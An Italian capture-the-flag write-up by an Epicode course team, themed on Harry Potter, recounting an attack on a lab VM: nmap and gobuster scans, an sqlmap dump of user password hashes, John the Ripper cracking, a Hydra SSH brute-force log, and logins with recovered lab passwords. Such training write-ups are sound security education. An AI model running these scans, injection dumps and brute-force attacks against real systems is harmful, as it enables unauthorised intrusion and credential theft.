

# Relazione Blackbox Epicode

*“I TigerBytes, di Epicode Drive numero CS0524, erano orgogliosi di poter affermare che non erano perfettamente normali, e grazie tante. Erano le prime persone al mondo da cui aspettarsi che avessero a che fare con cose strane o misteriose, perché sciocchezze del genere proprio le approvavano...”*

La nostra avventura inizia così, con un server hackerato, una pagina di login e una kali linux a testa, per compiere l'impresa.


Partiamo con la scansione di Nmap per vedere quali porte possiamo provare ad attaccare

```
(kali@kali)-[~]
$ nmap -sV 192.168.50.157
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-03 14:48 CEST
Nmap scan report for 192.168.50.157
Host is up (0.0022s latency).
Not shown: 990 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  tcpwrapped
42/tcp    open  tcpwrapped
80/tcp    open  http         Apache httpd 2.4.52 ((Ubuntu))
135/tcp   open  tcpwrapped
1433/tcp  open  tcpwrapped
1723/tcp  open  pptp         (Firmware: 1)
2222/tcp  open  ssh          OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
5061/tcp  open  tcpwrapped
8080/tcp  open  tcpwrapped
8443/tcp  open  ssl/tcpwrapped
MAC Address: 08:00:27:38:46:54 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.28 seconds

(kali@kali)-[~]
$
```

Avendo trovato la porta 80 aperta, proviamo ad accedere al sito per vedere cosa possiamo fare



Ispezioniamo la pagina e vi troviamo un commento con un codice brainfuck. Usando un convertitore scopriamo il primo codice:  
9991 => di



Nel frattempo, iniziamo anche con l'enumerazione, troviamo /oldsite e /tmp che ci torneranno utili fornendoci altre parti del codice segreto.

```
(kali@kali)-[~]
$ gobuster dir -u http://192.168.50.157 -w /usr/share/wordlists/dirbuster/directories.jbrotuzz


Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.50.157
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directories.jbrotuzz
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s

Starting gobuster in directory enumeration mode


[ERROR] parse "http://192.168.50.157/%": invalid URL escape "%"
/. (Status: 302) [Size: 0] [→ login.php]
/?? (Status: 302) [Size: 0] [→ login.php]
/css (Status: 301) [Size: 314] [→ http://192.168.50.157/css/]
/images (Status: 301) [Size: 317] [→ http://192.168.50.157/images/]
/javascript (Status: 301) [Size: 321] [→ http://192.168.50.157/javascript/]
/oldsite (Status: 301) [Size: 318] [→ http://192.168.50.157/oldsite/]
/tmp (Status: 200) [Size: 18]
Progress: 58688 / 58689 (100.00%)

Finished
```




Dopo aver visitato anche /oldsite, una copia del sito che presenta indizi diversi posizionati nelle stesse posizioni, il nostro capitano si accorge che la frase misteriosa è di sua conoscenza: “GIURO DI NON AVERE BUONE INTENZIONI, FATTO IL MISFATTO!” esclama, ora ci manca solo da trovare i pezzi rimanenti del puzzle.

Inoltre, troviamo una piccola falla nel sito che ci suggerisce che questa parte è sicuramente meno solida di quella principale.



Con Burpsuite proviamo ad analizzare il login e troviamo un cookie chiamato “wand” che non era visibile dalla pagina principale



A questo punto, iniziamo a cercare in lungo e in largo, cercando di crackare password dei vari servizi. Qualcosa ci insospettisce però, proviamo quindi a lanciare una serie di scansioni su Nmap.

Il risultato è che due porte rimangono costantemente aperte, mentre le altre circa ogni 10 secondi si chiudono e riaprono, quasi come... per magia.

```
(kali㉿kali)-[~]
$ nmap 192.168.50.157
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-03 15:06 CEST
Nmap scan report for 192.168.50.157
Host is up (0.0098s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
80/tcp    open  http
2222/tcp  open  EtherNetIP-1
MAC Address: 08:00:27:38:46:54 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.49 seconds
```

Con SQLMap cerchiamo ulteriori indizi e ci imbattiamo in queste 4 password cifrate e i loro 4 utenti.

```
[14:53:32] [INFO] table 'information_schema.ENABLED_ROLES' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.50.155/dump/information_schema/ENABLED_ROLES.csv'
[14:53:32] [INFO] fetching columns for table 'INNODB_LOCKS' in database 'information_schema'
[14:53:32] [INFO] fetching entries for table 'INNODB_LOCKS' in database 'information_schema'
[14:53:32] [WARNING] the SQL query provided does not return any output
[14:53:32] [WARNING] the SQL query provided does not return any output
[14:53:32] [INFO] fetching number of entries for table 'INNODB_LOCKS' in database 'information_schema'
[14:53:32] [INFO] retrieved:
[14:53:32] [INFO] retrieved:
[14:53:32] [WARNING] unable to retrieve the number of entries for table 'INNODB_LOCKS' in database 'information_schema'
[14:53:32] [INFO] fetching columns for table 'users' in database 'oldsite'
[14:53:32] [INFO] fetching entries for table 'users' in database 'oldsite'
Database: oldsite
Table: users
[4 entries]
+-----+-----+-----+-----+
| id | password | username |
+-----+-----+-----+-----+
| 1 | $2y$10$Dy2MtFKLFvH78.bL6p6a7u8d5E1WNCsbnT0HvAQLyT21GZWG07TMK | anna |
| 2 | $2y$10$1NS1ElevEtLqsp.OEq4UkuGREzvkuhZCdpT9h5t.Fw6oBZsai.Ei | luca |
| 3 | $2y$10$gdY5a.GIC6ulg7ybIBMh00U7Cdo.pEebWsl7E/CLGFHoTG39LePAK | marco |
| 4 | $2y$10$KK9dP/WyLC2A60TDvXm6e3VnJ0/JLXdMCNv1Adt9I8g1WvGkSkEW | milena |
+-----+-----+-----+-----+
[14:53:32] [INFO] table 'oldsite.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.50.155/dump/oldsite/users.csv'
[14:53:32] [INFO] you can find results of scanning in multiple targets mode inside the CSV file '/home/kali/.local/share/sqlmap/output/results-10032024_0253pm.csv'
```

Sfruttando John the Ripper riusciamo a decifrarne una, quella di Milena

```
(kali@kali)-[~]  
$ john --wordlist=/usr/share/wordlists/rockmini.txt hash.txt  
Using default input encoding: UTF-8  
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])  
Cost 1 (iteration count) is 1024 for all loaded hashes  
Will run 6 OpenMP threads  
Press 'q' or Ctrl-C to abort, almost any other key for status
```

La password originariamente era “enter password”, ma poi magicamente è cambiata in darkprincess sotto i nostri occhi.

Per prima cosa proviamo gli accessi da entrambe le pagine HTML, troviamo nascosti altri indizi ispezionando le pagine. Proviamo quindi a inserire le frasi misteriose e scopriamo due ulteriori indizi:

scrivendo “giuro di non avere buone intenzioni” nel sito principale otteniamo questo risultato:



**Ciao, milena!**

Scrivi qualcosa...

Submit

Caro user, la Mappa del Malandrino nasconde un altro segreto.  
Hai provato a bussare?

Scrivendo invece “fatto il misfatto” nella pagina old otteniamo quest’altro:

## Ciao, milena!

Attenzione! La bacchetta di Milena ha reagito in modo strano vicino al libro di incantesimi di Luca. Forse un incantesimo combinato potrebbe svelare il mistero?

Una bacchetta l'abbiamo trovata, ma al momento non sappiamo come usarla. Decidiamo quindi di accedere tramite il login della macchina, vi troviamo una recensione della azienda Theta (Che ovviamente non condividiamo) e cercando un po' in giro troviamo una flag, ma il contenuto non ci sarà di aiuto.



Server Theta build 2.0

Carissimi Babbani, è con grande gioia che vi informo che il vostro amato server è stato compromesso! Ho cambiato tutte le password e me ne sono andato a godermi la mia collezione di libri di magia. Ora potete solo sperare di trovare un incantesimo per riprendere il controllo... Buona fortuna!

Indirizzi IP delle vostre povere reti:  
Interfaccia: eth0 - IP: 192.168.50.157/24  
Interfaccia: lo - IP: 127.0.0.1/8

```
blackbox login: [ 20.654698] cloud-init[963]: Cloud-init v. 24.2-0ubuntu1~22.04.1 running 'modules
:config' at Thu, 03 Oct 2024 12:46:58 +0000. Up 20.42 seconds.
[ 24.048568] cloud-init[1154]: Cloud-init v. 24.2-0ubuntu1~22.04.1 running 'modules:final' at Thu,
03 Oct 2024 12:47:00 +0000. Up 23.91 seconds.
[ 24.107672] cloud-init[1154]: Cloud-init v. 24.2-0ubuntu1~22.04.1 finished at Thu, 03 Oct 2024 12
:47:01 +0000. DataSource DataSourceNone. Up 24.09 seconds
```

milena

Password:

Theta fa schifo

Last login: Wed Oct 2 13:44:29 UTC 2024 on tty1

milena@blackbox:~\$ ~ls

-bash: ~ls: command not found

milena@blackbox:~\$ cd

milena@blackbox:~\$ cd ..

milena@blackbox:/home\$ ls

anna luca marco milena shared

milena@blackbox:/home\$ cd milena

milena@blackbox:~\$ ls

flag.txt

milena@blackbox:~\$ cat flag.txt

FLAG{incanto\_della\_sapienza\_123}

milena@blackbox:~\$ \_


Troviamo però un file nascosto, che contiene una password misteriosa..

```
milena@blackbox:/home/shared$ cat .myLovePotion
cat: .myLovePotion: No such file or directory
milena@blackbox:/home/shared$ cat .myLovePotion.swp
ai(q4P7>(Fw9S3P
milena@blackbox:/home/shared$
```

..che magicamente si trasforma in tre password nel corso della notte, una la conosciamo bene, le altre due per ora non sembrano servirci.

```
milena@blackbox:/home$ ls
anna luca marco milena shared
milena@blackbox:/home$ cd shared
milena@blackbox:/home/shared$ ls
milena@blackbox:/home/shared$ ls -a
.  ..  .myLovePotion.swp
milena@blackbox:/home/shared$ cat .myLovePotion.swp
ai(q4P7>(Fw9S3P
9iT(0F98!7^-I&h
darkprincess
milena@blackbox:/home/shared$
```

Nel frattempo, i vari tentativi di brute force fatti per accedere:




```
kali@kali: ~  
File Actions Edit View Help  
[child 7] (0/0)  
[ATTEMPT] target 192.168.50.157 - login "milena" - pass "happiness" - 1131 of 14344399 [child 15] (0/0)  
[ATTEMPT] target 192.168.50.157 - login "milena" - pass "creative" - 1132 of 14344399 [child 11] (0/0)  
[ATTEMPT] target 192.168.50.157 - login "milena" - pass "virginia" - 1133 of 14344399 [child 13] (0/0)  
[ATTEMPT] target 192.168.50.157 - login "milena" - pass "castillo" - 1134 of 14344399 [child 6] (0/0)  
[ATTEMPT] target 192.168.50.157 - login "milena" - pass "godisgood" - 1135 of 14344399 [child 9] (0/0)  
[ATTEMPT] target 192.168.50.157 - login "milena" - pass "chrissy" - 1136 of 14344399 [child 10] (0/0)  
[ATTEMPT] target 192.168.50.157 - login "milena" - pass "police" - 1137 of 14344399 [child 11] (0/0)  
[ATTEMPT] target 192.168.50.157 - login "milena" - pass "joyjoy" - 1138 of 14344399 [child 9] (0/0)  
[ATTEMPT] target 192.168.50.157 - login "root" - pass "lacoste" - 1369 of 14344399 [child 15] (0/0)  
[ATTEMPT] target 192.168.50.157 - login "root" - pass "cutegirl" - 1370 of 14344399 [child 8] (0/0)  
[ATTEMPT] target 192.168.50.157 - login "root" - pass "campanita" - 1371 of 14344399 [child 14] (0/0)  
[ATTEMPT] target 192.168.50.157 - login "root" - pass "billy" - 1372 of 14344399 [child 3] (0/0)  
[ATTEMPT] target 192.168.50.157 - login "root" - pass "kristin" - 1373 of 14344399 [child 6] (0/0)  
[ATTEMPT] target 192.168.50.157 - login "root" - pass "linkin" - 1374 of 14344399 [child 7] (0/0)  
[ATTEMPT] target 192.168.50.157 - login "root" - pass "151515" - 1375 of 14344399 [child 10] (0/0)  
[ATTEMPT] target 192.168.50.157 - login "root" - pass "realmadrid" - 1376 of 14344399 [child 13] (0/0)  
[ATTEMPT] target 192.168.50.157 - login "root" - pass "jesse" - 1377 of 14344399 [child 8] (0/0)  
[ATTEMPT] target 192.168.50.157 - login "root" - pass "iceman" - 1378 of 14344399 [child 2] (0/0)  
[ATTEMPT] target 192.168.50.157 - login "root" - pass "a12345" - 1379 of 14344399 [child 11] (0/0)  
[ATTEMPT] target 192.168.50.157 - login "root" - pass "spanky" - 1380 of 14344399 [child 11] (0/0)  
[ATTEMPT] target 192.168.50.157 - login "root" - pass "liberty" - 1381 of 14344399 [child 4] (0/0)  
[ATTEMPT] target 192.168.50.157 - login "admin" - pass "kisses" - 188 of 14344399 [child 2] (0/0)  
[ATTEMPT] target 192.168.50.157 - login "admin" - pass "manuel" - 181 of 14344399 [child 7] (0/0)  
[ATTEMPT] target 192.168.50.157 - login "admin" - pass "myspace" - 182 of 14344399 [child 8] (0/0)  
[ATTEMPT] target 192.168.50.157 - login "admin" - pass "rebelde" - 183 of 14344399 [child 4] (0/0)  
[ATTEMPT] target 192.168.50.157 - login "admin" - pass "angel1" - 184 of 14344399 [child 8] (0/0)  
[ATTEMPT] target 192.168.50.157 - login "admin" - pass "ricardo" - 185 of 14344399 [child 12] (0/0)  
[ATTEMPT] target 192.168.50.157 - login "admin" - pass "babygirl" - 186 of 14344399 [child 14] (0/0)  
[ATTEMPT] target 192.168.50.157 - login "admin" - pass "heaven" - 187 of 14344399 [child 11] (0/0)  
[ATTEMPT] target 192.168.50.157 - login "admin" - pass "55555" - 188 of 14344399 [child 15] (0/0)  
[ATTEMPT] target 192.168.50.157 - login "admin" - pass "baseball" - 189 of 14344399 [child 6] (0/0)  
[ATTEMPT] target 192.168.50.157 - login "admin" - pass "martin" - 190 of 14344399 [child 9] (0/0)  
[ATTEMPT] target 192.168.50.157 - login "admin" - pass "greenday" - 191 of 14344399 [child 13] (0/0)  
[ATTEMPT] target 192.168.50.157 - login "admin" - pass "november" - 192 of 14344399 [child 10] (0/0)  
[ATTEMPT] target 192.168.50.155 - login "user" - pass "fresita" - 1401 of 14344399 [child 12] (0/0)  
[ATTEMPT] target 192.168.50.155 - login "user" - pass "leelee" - 1402 of 14344399 [child 11] (0/0)  
[ATTEMPT] target 192.168.50.155 - login "user" - pass "tequieromucho" - 1403 of 14344399 [child 10] (0/0)  
[ATTEMPT] target 192.168.50.155 - login "user" - pass "harry" - 1404 of 14344399 [child 8] (0/0)  
[2222][ssh] host: 192.168.50.155 login: user password: harry  
1 of 1 target successfully completed, 1 valid password found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-10-03 15:20:46  
(kali@kali)-[~]  
$
```

dopo un pò riusciamo a riscontrare un risultato, abbiamo finalmente un accesso alla porta 2222:

```
[ATTEMPT] target 192.168.50.155 - login "user" - pass "fresita" - 1401 of 14344399 [child 12] (0/0)  
[ATTEMPT] target 192.168.50.155 - login "user" - pass "leelee" - 1402 of 14344399 [child 11] (0/0)  
[ATTEMPT] target 192.168.50.155 - login "user" - pass "tequieromucho" - 1403 of 14344399 [child 10] (0/0)  
[ATTEMPT] target 192.168.50.155 - login "user" - pass "harry" - 1404 of 14344399 [child 8] (0/0)  
[2222][ssh] host: 192.168.50.155 login: user password: harry  
1 of 1 target successfully completed, 1 valid password found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-10-03 15:20:46  
(kali@kali)-[~]  
$
```

A posteriori, ci accorgiamo che un indizio era nascosto sotto un tentativo di XSS reflected, mentre l'altro indizio ci era stato dato al primo login ("Caro user").



The screenshot shows a web application interface with a dark border. At the top, it says "Ciao, milena!". Below this is a text input field with the placeholder "Scrivi qualcosa...". Under the input field is a dark "Submit" button. At the bottom, there is a message: "Signor harry, non puoi attraversare la barriera del binario 9 e 3/4. Sei sicuro di non essere un Babbano?".

**Ciao, milena!**

Scrivi qualcosa...

Submit

Signor harry, non puoi attraversare la barriera del binario 9 e  $\frac{3}{4}$ .  
Sei sicuro di non essere un Babbano?

Riusciamo quindi ad entrare e troviamo questo banner ad accoglierci. Provando alcuni comandi ci accorgiamo che le risposte non sono quelle che solitamente riceviamo in una situazione normale..

```

(kali@kali)-[~]
$ ssh user@192.168.50.157 -p 2222
user@192.168.50.157's password:
*****
*
*          ✧ Benvenuti al Server Magico di HogTheta ✧          *
*
* Qui i comandi possono dar luogo a ogni tipo di incantesimo. *
*
*      ▲ Ricordate: ogni accesso non autorizzato verrà        *
*      immediatamente riportato al Ministero della Magia. ▲    *
*
*****
user@hogtheta:~$ █

```

Alcuni input infatti, ci ritornano parti del codice segreto che stiamo cercando di completare, ma fin ora, è tutto materiale che abbiamo già trovato nelle varie pagine visitate.

Non ci resta altro che provarli tutti, troviamo la cartella bin e iniziamo coi tentativi:

```

user@hogtheta:/home$ cd ..
user@hogtheta:/$ ls
bin      boot      dev        etc        home      initrd.img lib        lost+found media  mnt      opt        proc        root        run        sbin      selinux
srv      sys       test2     tmp        usr       var        vmlinuz
user@hogtheta:/$ cd bin
user@hogtheta:/bin$ ls
bash      busybox    cat        chgrp      chmod      chown      chvt      cp          cpio      dash      date      dd
df         dir        dmesg     dnsdomainname domainname dumpkeys  echo      egrep      enable   false    fgconsole fgrep
findmnt    grep       gunzip    gzexe      gzip      head       hostname ip        kbd_mode kill     kmod      ln
loadkeys   login      ls        lsblk      lsmode    mkdir      mktemp    nisdomainname more      mount     mountpoint mt
mt-gnu     mv         nano      nc          nc.traditional netcat    netstat   nisdomainname open      openvt    pidof     ping
pingo      ps         pwd       rbash      readlink  rm         rmdir     rnano      run-parts sed       setfont   setupcon  ping
sh         sh.distrib sleep      ss         stty      su         sync      tail       tar       tempfile  touch     touch
true       umount     uname     uncompress unicode_start vdir      which     ypdomainname zcat      zcmp      zdiff    zegrep
zfgrep     zforce    zgrep     zless      zmore     znew
user@hogtheta:/bin$ cat
^C
user@hogtheta:/bin$ nano
Reducto: Un bagliore blu colpisce e il numero magico per 'buone' è 37789.

[ 22.370060] accio: La pergamena arriva a te e il numero magico per 'giuro' è 9220
user@hogtheta:/bin$ Connection to 192.168.50.157 closed by remote host.
